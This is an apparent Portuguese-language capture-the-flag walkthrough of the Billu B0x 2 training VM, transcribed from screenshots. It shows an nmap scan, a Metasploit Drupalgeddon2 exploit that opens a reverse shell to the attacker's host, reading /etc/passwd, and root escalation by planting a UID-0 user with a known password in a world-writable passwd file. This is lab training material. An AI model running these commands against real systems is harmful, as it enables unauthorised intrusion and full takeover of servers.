
Billu B0x: 2


IP da máquina: 192.168.2.106 // MAC: 08:00:27:D1:0E:BB

Resultados do nmap:

nmap -A -p- 192.168.2.106




```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 e6:3e:0d:ca:5c:3e:57:f8:1d:e6:e6:c5:3b:b3:67:b5 (DSA)
|   2048 ee:ef:3e:03:3a:24:f8:9f:35:4f:3a:9a:6f:64:a5:f5 (RSA)
|   256 af:60:d8:cb:90:08:63:4b:d3:7b:04:d3:7c:db:cf:bf (ECDSA)
|_  256 c0:56:96:d2:62:52:ea:9f:7f:d8:2a:7a:6b:1b:bd:56 (ED25519)
80/tcp    open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-generator: Drupal 8 (https://www.drupal.org)
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.txt /web.config /admin/
| /comment/reply/ /filter/tips/ /node/add/ /search/ /user/register/
| /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_/index.php/comment/reply/
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Home | --==[[ Billu b0x 2 - with love from indishell Lab ]]==--
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          35621/tcp   status
|   100024  1          35753/udp   status
|   100024  1          57341/udp6  status
|_  100024  1          59007/tcp6  status
```




```
8080/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|_  Potentially risky methods: PUT DELETE
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat
35621/tcp open  status  1 (RPC #100024)
MAC Address: 08:00:27:D1:0E:BB (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.12 - 4.10
```

Metasploit:

use exploit/unix/webapp/drupal_drupalgeddon2




```
Description:
  This module exploits a Drupal property injection in the Forms API.
  Drupal 6.x, < 7.58, 8.2.x, < 8.3.9, < 8.4.6, and < 8.5.1 are
  vulnerable.

References:
  https://cvedetails.com/cve/CVE-2018-7600/
  https://www.drupal.org/sa-core-2018-002
  https://greysec.net/showthread.php?tid=2912
  https://research.checkpoint.com/uncovering-drupalgeddon-2/
  https://github.com/a2u/CVE-2018-7600
  https://github.com/nixawk/labs/issues/19
  https://github.com/FireFart/CVE-2018-7600

Also known as:
  SA-CORE-2018-002
  Drupalgeddon 2
```




```
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > set rhosts 192.168.2.106
rhosts => 192.168.2.106
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > exploit

[*] Started reverse TCP handler on 192.168.2.110:4444
```

Sessão aberta:




```
meterpreter > getuid
Server username: www-data (33)
meterpreter > sysinfo
Computer    : billu-b0x
OS          : Linux billu-b0x 4.4.0-51-generic #72~14.04.1-Ubuntu SMP Thu Nov 24 19:23:22 UTC 2016 i686
Meterpreter : php/linux
```




```
meterpreter > shell
Process 1733 created.
Channel 0 created.
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@billu-b0x:/var/www/html$ cat /etc/passwd
cat /etc/passwd
```

Usuário encontrado:




```
redis:x:123:128:redis server,,,:/var/lib/redis:/bin/false
indishell:$6$AunCdsxZ$OBxuMf0a/GqstthT4LEW8RGZxepGL7C3jHMk/IFyhLCTJ/.0fo/9Aa.s134i80zAr1HtdyICiogwDAXzG0N
WZ0:1000:1000:indishell,,,:/home/indishell:/bin/bash
```

Permissão para alterar o /etc/passwd:



```
www-data@billu-b0x:/var/www/html$ ls -la /etc/passwd
ls -la /etc/passwd
-rwxrwxrwx 1 root root 2606 Jun 10  2018 /etc/passwd
```


Fazendo download do /etc/passwd:




```
meterpreter > download /etc/passwd
[*] Downloading: /etc/passwd -> passwd
[*] Downloaded 2.54 KiB of 2.54 KiB (100.0%): /etc/passwd -> passwd
[*] download   : /etc/passwd -> passwd
```

Criando uma senha criptografada com salt e alterando as permissões do usuário:

openssl passwd -1 -salt abc pass123




```
root@kali:~# openssl passwd -1 -salt abc pass123
$1$abc$66P0kBoPMsKgk3H5bxZFv/
```




```
root@kali:~# nano passwd
```

indishell:$1$abc$66P0kBoPMsKgk3H5bxZFv/:0:0




```
redis:x:123:128:redis server,,,:/var/lib/red
indishell:$1$abc$66P0kBoPMsKgk3H5bxZFv/:0:0:
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
```

Fazendo upload:




```
meterpreter > cd /etc
meterpreter > upload passwd
[*] uploading  : passwd -> passwd
[*] Uploaded -1.00 B of 2.47 KiB (-0.04%): passwd -> passwd
[*] uploaded   : passwd -> passwd
```

Usuário: indishell // Senha: pass123



```
meterpreter > shell
Process 1756 created.
Channel 4 created.
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@billu-b0x:/etc$ su indishell
su indishell
Password: pass123
```

Root:



```
root@billu-b0x:/etc# id
id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lpadmin),125(deb
ian-tor),126(sambashare)
root@billu-b0x:/etc# uname -a
uname -a
Linux billu-b0x 4.4.0-51-generic #72~14.04.1-Ubuntu SMP Thu Nov 24 19:23:22 UTC 2016 i686 i686 i686 GNU/L
inux
```